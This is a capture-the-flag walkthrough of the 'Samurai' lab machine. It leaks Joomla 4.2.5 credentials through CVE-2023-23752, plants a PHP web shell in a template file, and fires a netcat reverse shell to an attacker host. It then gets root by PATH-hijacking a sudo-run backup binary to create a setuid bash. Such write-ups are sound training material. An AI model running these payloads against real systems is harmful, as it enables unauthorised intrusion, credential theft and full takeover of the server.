

Samurai(Easy)

Recon / Nmap

Check for Open ports.

```
sudo rustscan -a 10.1.21.149 -r 1-65535 --ulimit 5000 -- -A -oN nmap.txt
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 62  OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c3:5a:83:50:80:9a:61:37:05:b7:45:96:cb:ab:1d:1e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBdnWIbBLcbSbZZmw8nDh5DOA9ecneGMU8Ff1Rm8Frp71DcloANVhYkmErZ3+o839XNGO+k2tmXeNcwJ8jICj06M=
|   256 6b:15:12:60:1b:21:d1:bf:7e:b8:c0:e8:d7:7e:7b:6b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP9JIv57fNRXYSBb4BDtI+WNZG/hfJuGHaaMLL7Iu9PG
80/tcp    open  http      syn-ack ttl 62  Apache httpd 2.4.52 ((Ubuntu))
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Samurai
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 3E18B73692FF5A74F54EFFB2E047C8CB
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
```

Two ports are Open SSH and HTTP.


SSH(22)

Testing if SSH is password authentication or using a key authentication.

```
(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Samurai]
$ ssh root@10.1.21.149
The authenticity of host '10.1.21.149 (10.1.21.149)' can't be established.
ED25519 key fingerprint is: SHA256:rdmbm0HTWKohouYzcoLhjKYPv+Rt8zYkos/QJwi2FBM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.21.149' (ED25519) to the list of known hosts.
root@10.1.21.149's password:
Permission denied, please try again.
```

Its Password Authenticated so when we get creds they might work or not.

HTTP(80)



Samurai's web page. We have nothing much on the page so we'll do some directory brute forcing.


```
ffuf -u http://10.1.21.149/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -fs 3185
```

```

administrator [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 1477ms]
api [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 267ms]
assets [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 264ms]
tmp [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 2479ms]
components [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 2485ms]
language [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 3486ms]
images [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 3491ms]
media [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 3499ms]
libraries [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 3500ms]
plugins [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 4516ms]
templates [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 4520ms]
modules [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 4526ms]
includes [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 4526ms]
cache [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 4530ms]
layouts [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 272ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 264ms]
cli [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 269ms]
:: Progress: [11768/26583] :: Job [1/1] :: 160 req/sec :: Duration: [0:01:22] :: Errors: 0 ::

```

We already Have some interesting Directory.



The screenshot shows a web browser window with the Joomla! Administrator Login page. The browser's address bar shows the URL `http://10.1.21.149/administrator/`. The page has a dark blue header with the Joomla! logo and the text "Samurai Joomla Administrator Login". On the left side, there is a "Need Support?" section with links to Joomla! Support Forum, Joomla! Documentation, and Joomla! News. The main content area features a login form with a Joomla! logo at the top, followed by "Username" and "Password" input fields. A "Log in" button is below the fields, and a link for "Forgot your login details?" is at the bottom. A red error message "Please fill in this field" is visible next to the password field.

Looks Like its Running Joomla CMS, The version isnt showing to manually check the version you can go to `/administrator/manifests/files/joomla.xml` or just use **joomscan**.

```

<name>files_joomla</name>
<author>Joomla! Project</author>
<authorEmail>admin@joomla.org</authorEmail>
<authorUrl>www.joomla.org</authorUrl>
<copyright>(C) 2019 Open Source Matters, Inc.</copyright>
- <license>
  GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>4.2.5</version>
<creationDate>2022-11</creationDate>
<description>FILES_JOOMLA_XML_DESCRIPTION</description>
<scriptfile>administrator/components/com_admin/script.php</scriptfile>
- <update>
  - <schemas>
    - <schemapath type="mysql">
      administrator/components/com_admin/sql/updates/mysql
    </schemapath>
    - <schemapath type="postgresql">
      administrator/components/com_admin/sql/updates/postgresql
    </schemapath>
  </schemas>
</update>
- <fileset>
  - <files>
    <folder>administrator</folder>
    <folder>api</folder>
    <folder>cache</folder>
    <folder>cli</folder>
    <folder>components</folder>
    <folder>images</folder>
    <folder>includes</folder>
    <folder>language</folder>
    <folder>layouts</folder>
    <folder>libraries</folder>
    <folder>media</folder>
    <folder>modules</folder>
    <folder>plugins</folder>
    <folder>templates</folder>
    <folder>tmp</folder>
    <file>htaccess.txt</file>
    <file>web.config.txt</file>
    <file>LICENSE.txt</file>
    <file>README.txt</file>
    <file>index.php</file>
  </files>
</fileset>

```

The web server is running **Joomla 4.2.5** Doing some googling That version is vulnerable to API Unauthenticated Information Disclosure CVE-2023-23752.

curl -s "http://10.1.21.149/api/v1/users?public=true"

```

(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Samurai]
$ curl -s "http://10.1.21.149/api/v1/users?public=true"
{"links":{"self":"http://10.1.21.149/api/v1/users?public=true"},"data":[{"type":"users","id":"769",
"attributes":{"id":"769","name":"Oda","username":"Miyamoto","email":"oda@local.local","block":0,"sendE
mail":1,"registerDate":"2026-03-06 09:02:33","lastvisitDate":null,"lastResetTime":null,"resetCount":0,
"group_count":1,"group_names":"Super Users"}}],"meta":{"total-pages":1}}

```

We have a some useful information.

Name : Oda

Username : Miyamoto

email : oda@local.local


curl -s "<http://10.1.21.149/api/index.php/v1/config/application?public=true>"

```
(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Samurai]
$ curl -s "http://10.1.21.149/api/index.php/v1/config/application?public=true"
{"links":{"self":"http://10.1.21.149/api/index.php/v1/config/application?public=true","next":"http://10.1.21.149/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20","last":"http://10.1.21.149/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"},"data":[{"type":"application","id":"224","attributes":{"offline":false,"id":"224"},"type":"application","id":"224","attributes":{"offline_message":"This site is down for maintenance.<br>Please check back again soon.","id":"224"},"type":"application","id":"224","attributes":{"display_offline_message":1,"id":"224"},"type":"application","id":"224","attributes":{"offline_image":"","id":"224"},"type":"application","id":"224","attributes":{"sitename":"Samurai","id":"224"},"type":"application","id":"224","attributes":{"editor":"tinymce","id":"224"},"type":"application","id":"224","attributes":{"captcha":"0","id":"224"},"type":"application","id":"224","attributes":{"list_limit":20,"id":"224"},"type":"application","id":"224","attributes":{"access":1,"id":"224"},"type":"application","id":"224","attributes":{"debug":false,"id":"224"},"type":"application","id":"224","attributes":{"debug_lang":false,"id":"224"},"type":"application","id":"224","attributes":{"debug_lang_const":true,"id":"224"},"type":"application","id":"224","attributes":{"dbtype":"mysqli","id":"224"},"type":"application","id":"224","attributes":{"host":"localhost","id":"224"},"type":"application","id":"224","attributes":{"user":"joomla425","id":"224"},"type":"application","id":"224","attributes":{"password":"Pa847word987@Joomla456","id":"224"},"type":"application","id":"224","attributes":{"db":"Dbjoomla","id":"224"},"type":"application","id":"224","attributes":{"dbprefix":"iemj4_","id":"224"},"type":"application","id":"224","attributes":{"dbencryption":0,"id":"224"},"type":"application","id":"224","attributes":{"dbsslverifyservercert":false,"id":"224"},"meta":{"total-pages":4}}
```

We got more useful information looks like its a database info.

User : joomla425

password : [Pa847word987@Joomla456](#)



Managed to login to Joomla admin page Creds.

Username : Miyamoto

Password : [Pa847word987@Joomla456](#)

Gaining RCE

Press The System button , The Site Template You will see the Cassiopeia Template Press it.

Image	Template ▲	Version	Date	Author	Override Files
	Cassiopeia Details and Files No preview available. You can enable preview in the options. Parent	1.0	2017-02	Joomla! Project admin@joomla.org	Up to date

It will take you to the editor page with the php files.

Editing file "/templates/cassiopeia/error.php" in template "cassiopeia".

/templates/cassiopeia

html

component.php

error.php 1

index.php

joomla.asset.json

offline.php

templateDetails.xml

/media/templates/site/cassiopeia

css

images

```

1  <?php
2      system($_GET['cmd']);
3  /**
4   * @package      Joomla.Site
5   * @subpackage   Templates.cassiopeia
6   *
7   * @copyright    (C) 2017 Open Source Matters, Inc. <https://www.jo
8   * @license      GNU General Public License version 2 or later; see
9   */
10
11  defined('_JEXEC') or die;
12
13  use Joomla\CMS\Factory;
14  use Joomla\CMS\HTML\HTMLHelper;
15  use Joomla\CMS\Language\Text;
16  use Joomla\CMS\Uri\Uri;
17
18  /** @var Joomla\CMS\Document\ErrorDocument $this */
19
20  $app = Factory::getApplication();

```

Press the **error.php** and put the **system(\$_GET['cmd']);** , after save and close

curl -s <http://10.1.21.149/templates/cassiopeia/error.php?cmd=id>

```
(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Samurai]
$ curl -s http://10.1.21.149/templates/cassiopeia/error.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

curl -s <http://10.1.21.149/templates/cassiopeia/error.php?cmd=id>

[cmd](#)="rm%20%2Ftmp%2F%3Bmkfifo%20%2Ftmp%2F%3Bcat%20%2Ftmp%2F%7C%2Fbin%2Fsh%20-

i%20%3E%261%7Cnc%2010.200.98.118%204444%20%3E%2Ftmp%2F"

got a reverse shell and url encoded it

```
(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Samurai]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.200.98.118] from (UNKNOWN) [10.1.21.149] 50690
/bin/sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@streetcoder:/var/www/html/templates/cassiopeia$ export TERM=xterm
export TERM=xterm
www-data@streetcoder:/var/www/html/templates/cassiopeia$ ls /home
```

This machine was weird there was no users in The /home directory got me confused for a sec.

```
www-data@streetcoder:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on streetcoder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on streetcoder:
    (root) NOPASSWD: /opt/backup/DbMaria
www-data@streetcoder:/home$
```

The `www-data` user can run `/opt/backup/DbMaria` as root.

```
www-data@streetcoder:/home$ sudo -u root /opt/backup/DbMaria
sudo -u root /opt/backup/DbMaria
Usage: /opt/backup/DbMaria <database>
www-data@streetcoder:/home$
```

Trying to understand how the binary works .

```
strings /opt/backup/DbMaria
```

```

__i386_register_tm_clone_table
PTE1
u+UH
Usage: %s <database>
mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql
;+3$
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.3) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c

```

looks like the binary doesn't have a full Path we can abuse that.

Go to temp dir and create a mariadb-dump file with commands

```
www-data@streetcoder:/tmp$ cat mariadb-dump
cat mariadb-dump
#!/bin/bash
cp /bin/bash /tmp/rootbash
chmod u+s /tmp/rootbash
```

change it to executable and also change the PATH so when executing the binary it starts from tmp

```
www-data@streetcoder:/tmp$ PATH=/tmp:$PATH
PATH=/tmp:$PATH
www-data@streetcoder:/tmp$ $PATH
$PATH
bash: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
ectory
www-data@streetcoder:/tmp$
```

Execute the DbMaria binary

```

www-data@streetcoder:/tmp$ /opt/backup/DbMaria hello
/opt/backup/DbMaria hello
www-data@streetcoder:/tmp$ ls -la
ls -la
total 1376
drwxrwxrwt  2 root    root      4096 Sep 23 11:39 .
drwxr-xr-x 20 root    root      4096 Mar  6  2026 ..
-rw-r--r--  1 root    root         0 Sep 23 11:41 backup.sql
prw-r--r--  1 www-data www-data   0 Sep 23 11:41 f
-rwxr-xr-x  1 www-data www-data   64 Sep 23 11:38 mariadb-dump
-rwsr-xr-x  1 root    www-data 1396520 Sep 23 11:41 rootbash
www-data@streetcoder:/tmp$ rootbash -p
rootbash -p
rootbash-5.1# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
rootbash-5.1#

```

Got the flags and finish the CTF

```

rootbash-5.1# cat root.txt
cat root.txt
flag{
rootbash-5.1# find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/var/www/user.txt
rootbash-5.1# cat ^[[200~/var/www/user.txt
^[[201~cat
/var/www/user.txt /var/www/user.txt
flag{
rootbash-5.1#

```

Hope this helped.